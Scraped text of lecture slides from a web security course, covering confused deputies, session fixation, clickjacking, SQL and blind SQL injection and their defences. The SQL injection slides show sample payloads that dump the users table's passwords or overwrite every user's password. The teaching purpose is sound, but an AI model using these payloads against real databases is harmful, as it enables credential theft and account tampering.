Malicious user gives SYSX/BILL as the debug path
Compiler happily overwrites the company's billing records
In this example, the compiler is a confused deputy
Tricked into performing a malicious action that it had permissions to perform, but should not have
Classic argument for capabilities<br>
81

Session Fixation <a href="http://x.io/login?sess_id=12345">Nyan Cat Part 2</a>
There are many ways to get session cookies wrong, but here's one example
Session fixation allows an attacker to fix a victim's session ID to a known value
Attacker tricks victim into clicking on a link containing an attacker-supplied session ID
Attack requires IDs to be accepted from request parameters
Web app must accept IDs it did not itself generate
Furthermore, session IDs in request parameters can leak via Referer header<br>
There are many ways to get session cookies wrong, but here's one example
Session fixation allows an attacker to fix a victim's session ID to a known value
Attacker tricks victim into clicking on a link containing an attacker-supplied session ID
Attack requires IDs to be accepted from request parameters
Web app must accept IDs it did not itself generate
Furthermore, session IDs in request parameters can leak via Referer header<br>
82

Clickjacking Clickjacking, or UI redressing, is an attack on the browser user interface
Attacker’s website loads a target site in an iframe
Overlays an invisible UI on top of the legitimate UI
User believes they're interacting with the visible layer
But, they're really interacting with the invisible one<br>
Attacker’s website loads a target site in an iframe
Overlays an invisible UI on top of the legitimate UI
User believes they're interacting with the visible layer
But, they're really interacting with the invisible one<br>
83
Clickjacking Attack exploits the lack of a trusted path to the user
Websites may mix (and overlay) content from different origins
User has no reliable indicator to tell what origin they're interacting with
Attack has been used in many ways
Tricking users into disabling Flash security settings
Twitter worm propagation
Facebook likes (likejacking)<br>
Websites may mix (and overlay) content from different origins
User has no reliable indicator to tell what origin they're interacting with
Attack has been used in many ways
Tricking users into disabling Flash security settings
Twitter worm propagation
Facebook likes (likejacking)<br>
84
Mitigating Clickjacking Attack depends on hidden overlays, usually using frames
Can defend using framebusting JS
if (top != self) top.location.replace(location);
Or, use anti-framing security headers
Heuristic defenses
Look for invisible, high z-index frames (ClearClick)
Creating trusted paths
Prevent windows/frames from occluding each other (Gazelle research browser)<br>
Can defend using framebusting JS
if (top != self) top.location.replace(location);
Or, use anti-framing security headers
Heuristic defenses
Look for invisible, high z-index frames (ClearClick)
Creating trusted paths
Prevent windows/frames from occluding each other (Gazelle research browser)<br>
85
Anti-Framing The ability to frame a site confers power to an adversary
X-Frame-Options is a recent security header that specifies a site's desired framing policy
Introduced in IE8 RC1
Browser enforces the policy specified by the HTTP server
X-Frame-Options: DENY | SAMEORIGIN | ALLOW-FROM origin<br>
X-Frame-Options is a recent security header that specifies a site's desired framing policy
Introduced in IE8 RC1
Browser enforces the policy specified by the HTTP server
X-Frame-Options: DENY | SAMEORIGIN | ALLOW-FROM origin<br>
86
Attacking Web Servers SQL Injection
CGI Shell Injection
Unrestricted Uploads<br>
CGI Shell Injection
Unrestricted Uploads<br>
87
The Story so far… Thus far, we have looked at client-side attacks
The attacker wants to steal private info from the client
Attacker uses creative tricks to avoid SOP restrictions
Web servers are equally nice targets for attackers
Servers often have access to large amounts of privileged data
E.g. personal information, medical histories, financial data, etc.
Websites are useful platforms for launching attacks
E.g. Redirects to drive-by installs, clickjacking, etc.<br>
The attacker wants to steal private info from the client
Attacker uses creative tricks to avoid SOP restrictions
Web servers are equally nice targets for attackers
Servers often have access to large amounts of privileged data
E.g. personal information, medical histories, financial data, etc.
Websites are useful platforms for launching attacks
E.g. Redirects to drive-by installs, clickjacking, etc.<br>
88

Web Architecture circa-2015 Server Side Protocols FTP
HTTP 1.0/1.1
HTTP 2.0
SSL and TLS
Websocket Network Protocols Application Code
(Java, PHP, Python, Node, etc) Database CGI Scripts<br>
HTTP 1.0/1.1
HTTP 2.0
SSL and TLS
Websocket Network Protocols Application Code
(Java, PHP, Python, Node, etc) Database CGI Scripts<br>
89


Model-layer Vulnerabilities Web apps typically require a persistent store, often a relational database (increasingly not)
Structured Query Language (SQL) is a popular interface to relational databases<br>
Structured Query Language (SQL) is a popular interface to relational databases<br>
90
SQL SELECT user, passwd, admin FROM users;
INSERT INTO users(user) VALUES('admin');
UPDATE users SET passwd='...' WHERE user='admin';
DELETE FROM users WHERE user='admin';
Relatively simple declarative language for definition relational data and operations over that data
Note again a natural distinction between structure and content
Common operations:
SELECT retrieves data from the store
INSERT adds data to the store
UPDATE modified data in the store
DELETE removes data from the store<br>
INSERT INTO users(user) VALUES('admin');
UPDATE users SET passwd='...' WHERE user='admin';
DELETE FROM users WHERE user='admin';
Relatively simple declarative language for definition relational data and operations over that data
Note again a natural distinction between structure and content
Common operations:
SELECT retrieves data from the store
INSERT adds data to the store
UPDATE modified data in the store
DELETE removes data from the store<br>
91

SQL Injection SQL queries often involve untrusted data
App is often responsible for interpolating user data into queries
Insufficient sanitization could lead to modification of query semantics
Confidentiality – modify queries to return unauthorized data
Integrity – modify queries to perform unauthorized updates<br>
App is often responsible for interpolating user data into queries
Insufficient sanitization could lead to modification of query semantics
Confidentiality – modify queries to return unauthorized data
Integrity – modify queries to perform unauthorized updates<br>
92

SQL Injection Examples Original query:
“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”
Result after injection:
SELECT name, description FROM items WHERE id='12'
UNION SELECT username, passwd FROM users;--';
Original query:
“UPDATE users SET passwd=‘” + req.args.get(‘pw’, ‘’) + “’ WHERE user=‘” + req.args.get(‘user’, ‘’) + “‘”
Result after injection:
UPDATE users SET passwd='...' WHERE user='dude' OR 1=1;--';
Similarly to XSS, problem often arises when delimiters are unfiltered<br>
“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”
Result after injection:
SELECT name, description FROM items WHERE id='12'
UNION SELECT username, passwd FROM users;--';
Original query:
“UPDATE users SET passwd=‘” + req.args.get(‘pw’, ‘’) + “’ WHERE user=‘” + req.args.get(‘user’, ‘’) + “‘”
Result after injection:
UPDATE users SET passwd='...' WHERE user='dude' OR 1=1;--';
Similarly to XSS, problem often arises when delimiters are unfiltered<br>
93

SQL Injection Examples Original query:
SELECT * FROM users WHERE id=$user_id;
Result after injection:
SELECT * FROM users WHERE id=1 UNION SELECT ... --;
Vulnerabilities also arise from improper validation
e.g., failing to enforce that numbers are valid<br>
SELECT * FROM users WHERE id=$user_id;
Result after injection:
SELECT * FROM users WHERE id=1 UNION SELECT ... --;
Vulnerabilities also arise from improper validation
e.g., failing to enforce that numbers are valid<br>
94

Blind SQL Injection Basic SQL injection requires knowledge of the schema
e.g., knowing which table contains user data, and the structure of that table
Blind SQL injection leverages information leakage
Used to recover schemas, execute queries
Requires some observable indicator of query success or failure
e.g., a blank page (success/true) vs. an error page (failure/false)
Leakage performed bit-by-bit<br>
e.g., knowing which table contains user data, and the structure of that table
Blind SQL injection leverages information leakage
Used to recover schemas, execute queries
Requires some observable indicator of query success or failure
e.g., a blank page (success/true) vs. an error page (failure/false)
Leakage performed bit-by-bit<br>
95

Blind SQL Injection Given the ability to execute queries and an oracle, extracting information is then a matter of automated requests
"Is the first bit of the first table's name 0 or 1?"
"Is the second bit of the first table's name 0 or 1?"
...<br>
"Is the first bit of the first table's name 0 or 1?"
"Is the second bit of the first table's name 0 or 1?"
...<br>
96

SQL Injection Defenses SELECT * FROM users WHERE user='{{sanitize($id)}}';
Sanitization
Prepared statements
Trust the database to interpolate user data into queries correctly
Object-relational mappings (ORM)
Libraries that abstract away writing SQL statements
Java – Hibernate
Python – SQLAlchemy, Django, SQLObject
Ruby – Rails, Sequel
Node.js – Sequelize, ORM2, Bookshelf
Domain-specific languages
LINQ (C#), Slick (Scala), ...<br>
Sanitization
Prepared statements
Trust the database to interpolate user data into queries correctly
Object-relational mappings (ORM)
Libraries that abstract away writing SQL statements
Java – Hibernate
Python – SQLAlchemy, Django, SQLObject
Ruby – Rails, Sequel
Node.js – Sequelize, ORM2, Bookshelf
Domain-specific languages
LINQ (C#), Slick (Scala), ...<br>
97

What About NoSQL? SQL databases have fallen out of favor versus NoSQL databases like MongoDB and Redis
Are NoSQL databases vulnerable to injection?
YES.
All untrusted input should always be validated and sanitized
Even with ORM and NoSQL<br>
Are NoSQL databases vulnerable to injection?
YES.
All untrusted input should always be validated and sanitized
Even with ORM and NoSQL<br>
98

Common Gateway Interface (CGI) CGI was the original means of presenting dynamic content to users
Server-side generation of content in response to parameters
Well-defined interface between HTTP input, scripts, HTTP output
Scripts traditionally reside in /cgi-bin
Many improved standards exist (FastCGI, WSGI)
Often, these CGI scripts invoke other programs using untrusted input<br>
Server-side generation of content in response to parameters
Well-defined interface between HTTP input, scripts, HTTP output
Scripts traditionally reside in /cgi-bin
Many improved standards exist (FastCGI, WSGI)
Often, these CGI scripts invoke other programs using untrusted input<br>
99
